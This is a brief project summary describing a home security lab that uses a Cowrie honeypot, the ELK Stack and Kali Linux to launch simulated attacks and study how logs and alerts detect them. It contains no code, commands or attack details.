The project showcases a practical approach to network security using a virtual environment with Cowrie, the ELK Stack, and Kali Linux. I created scripts that allow me to select and launch different types of cyber-attacks, helping me better understand how these attacks work. By testing these attacks, I learned how a system responds, how logs are collected, and the alerts play in detecting the attacks. This hands-on experience strengthened my understanding of network vulnerabilities and reinforced the importance of security measures in protecting digital systems.
